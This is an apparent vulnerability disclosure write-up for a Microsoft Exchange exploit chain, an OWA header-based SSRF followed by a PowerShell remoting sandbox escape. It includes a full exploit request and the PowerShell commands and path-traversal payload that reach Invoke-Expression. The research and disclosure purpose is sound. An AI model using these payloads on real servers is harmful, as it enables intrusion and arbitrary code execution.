```
When we send request to `/owa` endpoint on the frontend. The `OwaProxyRequestHandler.GetTargetBackEndServerUrl` is called to calculate the url of the request to be sent to the backend.
It then call `OwaEcpProxyRequestHandler.GetClientUrlForProxy`, the code of that function is as below:
```csharp
protected override UriBuilder GetClientUrlForProxy()
{
UriBuilder uriBuilder = new UriBuilder(base.ClientRequest.Url.OriginalString);
if (this.IsExplicitSignOn && !UrlUtilities.IsOwaDownloadRequest(base.ClientRequest.Url))
{
uriBuilder.Path = UrlHelper.RemoveExplicitLogonFromUrlAbsolutePath(HttpUtility.UrlDecode(base.ClientRequest.Url.AbsolutePath), HttpUtility.UrlDecode(this.ExplicitSignOnAddress));
}
return uriBuilder;
}
public static string RemoveExplicitLogonFromUrlAbsolutePath(string absolutePath, string explicitLogonAddress)
{
ArgumentValidator.ThrowIfNull("absolutePath", absolutePath);
ArgumentValidator.ThrowIfNull("explicitLogonAddress", explicitLogonAddress);
return absolutePath.Replace("/" + explicitLogonAddress, string.Empty);
}
```
As can be seen, it calls `UrlHelper.RemoveExplicitLogonFromUrlAbsolutePath` to remove `this.ExplicitSignOnAddress` from the request path.
The vulnerability is that we can set `this.ExplicitSignOnAddress` by sending it in the header `X-OWA-ExplicitLogonUser`.
So by setting it to a email that start with `owa/` (for example: `owa/test@gmail.com`) and request the url: `/owa/test%40gmail.com/mapi/nspi`, `OwaEcpProxyRequestHandler. GetClientUrlForProxy` will help us remove `owa/test%40gmail.com` in url and the request is sent to `/mapi/nspi` on the backend server which give us an authenticated SSRF vulnerability.
An example request that exploit that vuln to send request to /mapi/nspi is as following:
```
GET /owa/test%40gmail.com/mapi/nspi HTTP/1.1
Host: 192.168.137.211
User-Agent: python-requests/2.27.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
X-OWA-ExplicitLogonUser: owa/test@gmail.com
Cookie: X-BackEndCookie=S-1-5-21-2656093215-258796493-3715049920-2601=u56Lnp2ejJqByMvJx56ZzMfSysnNm9LLz56c0seZzc/Sy83NyMfLnJ6dzM7MgYHNz83N0s7O0s7Nq87Oxc7PxczO; ClientId=C4179E2222DB4C648C0530180ADCE3A0; UC=cc8eb85baefa4004adb4cd6d50c355bc; X-OWA-CANARY=18H5f0RJdkCnKMAISZanZsBJI4sLrdoI1D0hGp4YBYyT0SL9SYLOebRwnbI1mp6PFStIHY5u6cE.; cadata=v6LoKl833IfszAjlUg3mgrWwYrQQ/vlWtLwGA5OyLe5LEtpdQvRz9f21cv1W61dKDMpdaB5y5NShqEIkyz64ncsYlo+Mt48GPt6nr0lR3Cs=; cadataIV=B5rzxVbcOv5fmn2QArN/0f39crVSwpfgJ6VFy8ozXvjc190bG2gRaOsxamCiz1zResFRhaCud0ompb17UQI8O9INGSgwdFVdO3gbrKN3wZt0/XoLw1ef6N0ji5M9/iSxenrmdHyE/L1i+I04hyXXkq6lrP3OIzzy4WgGFMDEza4+cpQSjkvArLwnJ7tF9EuNrIR96sg5I60nbGjruS7bxkHz6bezHLhiPotgn8MKA0eBfNeBryCmxJLt+xcdFF6YnHnTA1meovv9vDeEDhImwolOGZQ7kqYrxQzSoJr1A+6gFpExChdQpAmxQivlBuKEBDKT+utHdXT907pxpBZMuw==; cadataKey=fLQs1PepeFD7WADMiie4T8594qyKT76zPED/yrfLDafZqCtwSR86OCP0M3d7oywrQLOegrQqVkufd4BmBOf1iAwBOib2FuB2mukPwIKFtUb6bqYbRYTbN2c+bfLsYt2EdQCulz17y8mjRBzrSju4FvuNVAjMNNiRYnn1dEGTYkl2enZfjf3kp2M6EIqux33qPs93LZmsYnNx9Tu4uh6KXh35hp39e81Zu46fMD6ZwLQ/BDAtZkZTQ5DlZ42sur75CMN1ReMAMpzNFDoxaCKPD7XXKxF7CzqwWI0V8GE3pN9YKJRPXmWgP0Jp3K1z0KwhBJEcrLbftAlTgGJb4/9jXQ==; cadataSig=FyQoA9mAw0xeEdo8JlWBHnNLVo+nB4OY1YFrGQc+wy8=; cadataTTL=YqBmg7U9pNe8h8FjnG55YA==
```
To be more specific about the SSRF, the request that is sent to the backend is authenticated with the account that we used to authenticate to the frontend, which in my case is `victim`. It can be confirmed by observed the User field in the response of server:
```
Exchange MAPI/HTTP Connectivity Endpoint
Exchange MAPI/HTTP Connectivity Endpoint
Version: 15.2.1118.15
Vdir Path: /mapi/nspi/
User: MYCORP\victim
UPN:
SID: S-1-5-21-2656093215-258796493-3715049920-2601
Organization:
Authentication: Basic
PUID:
TenantGuid::
Cafe: win-9i2q3pvpkvp.mycorp.lab
Mailbox: win-9i2q3pvpkvp.mycorp.lab
Created: 10/13/2022 12:42:55 PM
```
And by leveraging this vulnerability, we can reach other endpoint of backend such as `/powershell` which give us the ability to interactive with the Exchange Remote Powershell, which normally cant be accessed from remote host.
# Part 2: TabShell
The Exchange Server and Exchange Online have the powershell remoting feature that allows a normal user to make a remoting session with sandbox (a normal user can only run some exchange cmdlets). This TabShell bug will show a clever way to escape the sandbox to run arbitrary cmdlet.
The Skype for Business Server has also the powershell remoting feature, but the attacker is at least in the HelpDesk group users.
This bug actually includes a few stages (The following detail analysis is applied for the on-premises version of Exchange Server).
## Stage1. Create a restricted powershell session for a normal exchange user
This is powershell snippet to create a session
```
$secureString = ConvertTo-SecureString -String "xxxxxxxx" -AsPlainText -Force
$UserCredential = New-Object System.Management.Automation.PSCredential -ArgumentList "mycorp\victim", $secureString
$sessionOption = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$Session = New-PSSession -ConfigurationName Microsoft.Exchange -ConnectionUri https://x.x.x.x/powershell/ -Credential $UserCredential -Authentication Basic -AllowRedirection -SessionOption $sessionOption
```
Run a command in session:
```
Invoke-Command -Session $Session -ScriptBlock {get-mailbox}
```
This session is quite restricted:
- We can not run arbitrary command like Invoke-Expression, only few whitelist Exchange cmdlets + some core cmdlets like Get-Command, Get-Help.
- We can not run a full powershell script because of the LanguageMode=NoLanguage, only a simple cmdlet with its parameter.
- We can get list avaible public cmdlets by run Get-Command
This restricted powershell session is created by Runspace feature - [Reference](https://learn.microsoft.com/en-us/powershell/scripting/developer/hosting/creating-runspaces?view=powershell-7.3)
## Stage2. Enable TabExpansion in Runspace
At first, I did audit all core cmdlets to find a vulnerablity. I almost succeeded with Get-Help command after a week researching but it's finally failed.
Next, I try to expand the attack surface and then I found a secret feature: TabExpansion.
When creating a powershell session, we can pass ApplicationArguments

If we pass WSManStackVersion < 3.0, we can enable public TabExpansion function in the initialSessionState, so we can call it in the restricted powershell session

Class: System.Management.Automation.Remoting.ServerRemoteSession Method: HandleCreateRunspacePool
This is the powershell snippet to create a session with public TabExpansion
```
$secureString = ConvertTo-SecureString -String "xxxxxx" -AsPlainText -Force
$UserCredential = New-Object System.Management.Automation.PSCredential -ArgumentList "mycorp\victim", $secureString
$version = New-Object -TypeName System.Version -ArgumentList "2.0"
$mytable = $PSversionTable
$mytable["WSManStackVersion"] = $version
$sessionOption = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck -ApplicationArguments @{PSversionTable=$mytable}
$Session = New-PSSession -ConfigurationName Microsoft.Exchange -ConnectionUri https://x.x.x.x/powershell/ -Credential $UserCredential -Authentication Basic -AllowRedirection -SessionOption $sessionOption
```
Run a command in session:
```
Invoke-Command -Session $Session -ScriptBlock {TabExpansion -line "test" -lastWord "test"}
```
Here is the beautiful code of TabExpansion: [Source](https://gist.github.com/rskvp93/4158ac74eb9b583e7577f9cf4d72e155)
So, at this stage, we have public `TabExpansion` function. I started to audit this function to find a command injection bug. I saw a few `Invoke-Expression` calls but I cannot turn it into a real vulnerablity.
## Stage3. Using TabExpansion function to invoke Get-Command cmdlet with arbitrary -Name parameter

I cannot exploit directly TabExpansion function. But I can make TabExpansion function to call Get-Command with arbitrary -Name parameter. But why do we just call Get-Command directly? It's a public cmdlet. The nice thing is the internal call is more powerful than the direct call.
Here is the poc snippet:
```
TabExpansion -line ";NetTCPIP\Test-NetConnection" -lastWord "-test"
```
This function will parse the line parameter and call
`Get-Command NetTCPIP\Test-NetConnection`
## Stage4. Using Get-Command to load arbitrary module with Import-Module
The Get-Command cmdlet has auto-load module feature from Powershell 3.0


The full implementation of this feature is complex, I only show you the related code:

The source code is in System.Management.Automation.CommandDiscovery class and LookupCommandInfo method
the TryNormalSearch method is used first but if the commandInfo is not found (null), the TryModuleAutoLoading method will be called.
In the TryModuleAutoLoading method, modulename (text2 variable) will be parsed from commandName
And then the module will be loaded with AutoloadSpecifiedModule method


The interesting thing here is the visibility of Import-Module cmdlet is private but it is called internally in Get-Command cmdlet so the CommandOrigin is internal and it is not restricted in the sandbox.
So for load NetTCPIP module, I will run the following function
```
Invoke-Command -Session $Session -ScriptBlock { TabExpansion -line ";NetTCPIP\Test-NetConnection" -lastWord "-test" }
```
This will lead to invoke cmdlet: `Import-Module -Name NetTCPIP`
## Stage5. Using Path Traversal to load module from a dll and import public cmdlet into current session
In stage4, we can load arbitrary module by modulename in PSModulePath (C:\Program Files\WindowsPowerShell\Modules, C:\Windows\system32\WindowsPowerShell\v1.0\Modules)
But after digging into Import-Module cmdlet, I found that I can use path traversal to load module from a arbitrary dll in file system
The payload is
```
Invoke-Command -Session $Session -ScriptBlock {
TabExpansion -line ";../../../../Windows/Microsoft.NET/assembly/GAC_MSIL/Microsoft.PowerShell.Commands.Utility/v4.0_3.0.0.0__31bf3856ad364e35/Microsoft.PowerShell.Commands.Utility.dll\Invoke-Expression" -lastWord "-test"
}
```
The call stack is

The Import-Module cmdlet is quite complex, it supports many kinds of module loading (module manisfest file .psd1 , powershell script file .ps1, managed dll with cmdlet .dll)
By using a module name with .dll ending, I can make Import-Module cmdlet go to LoadBinaryModule method. It will load the dll and import all cmdlets in that module into the current session.
The magic problem is all cmdlets will be imported with public visibility. So they can be invoked after that.
In the above payload, I do load module Microsoft.PowerShell.Commands.Utility.dll that contains Invoke-Expression cmdlet.
This is the command to call imported Invoke-Expression cmdlet
```
Invoke-Command $session {Microsoft.PowerShell.Commands.Utility\Invoke-Expression "[System.Security.Principal.WindowsIdentity]::GetCurrent().Name" }
```
And from now, we can use `Invoke-Expression` to run any powershell script without any restricted.
# Demo
We can run the exploit with Exchange on-premises, Exchange online and Skype for Business Server.
- The Exchange on-premises needs to use OWASSRF bug to access the powershell remoting endpoint.
- The Exchange online has public powershell remoting endpoint.
- The Skype for Business Server has public powershell remoting endpoint but need at least HelpDesk group privilege by default.
And we don't have subscription for Skype For Business Online, it's end of life now. Microsoft Teams seems to have the same backend services as Skype for Business but the powershell remoting endpoint is deprecated and may be removed.
Here is the video demo for Exchange on-premises with normal user:
# The Fix
The TabExpansion is removed with the following commit [Link](https://github.com/PowerShell/PowerShell/commit/eb612c0be8e99c5d804e14c94f8973bbbc7d19c3)
That kills the first stage of the chains.
But other issues seem to be still there and can be abuse in another way. I'm not sure about that.
With .Net Framework, the fix is a little different:


That kind of fix can make an attacker put a backdoor in server with a registry key to enable TabShell exploit.
# Credits
- rskvp93 ([@rskvp93](https://twitter.com/rskvp93)) from VcsLab of Viettel Cyber Security
- Q5Ca ([@_q5ca](https://twitter.com/_q5ca)) from VcsLab of Viettel Cyber Security
- nxhoang99 ([@nxhoang99](https://twitter.com/hoangnx99)) from VcsLab of Viettel Cyber Security
## Recovery notes
Source evidence recovered on 2026-09-14. The earlier source capture (SHA-256 `ec61328f088a2106edc2e99a837537a1ee8d977b2195a907ecfc3d3f1198d4ba`) is no longer available. This publication uses a separately preserved capture of the same document recorded on 2026-08-06 (SHA-256 `7c573c9d0f84438cad192485840e32ebfba783fd41dfca227de46edb2fb4a064`). The existing article text is retained. The archive journal ties this replacement source to the same extracted content; differences in the published copy are documented formatting and footer cleanup. The missing earlier capture remains documented in the archive history.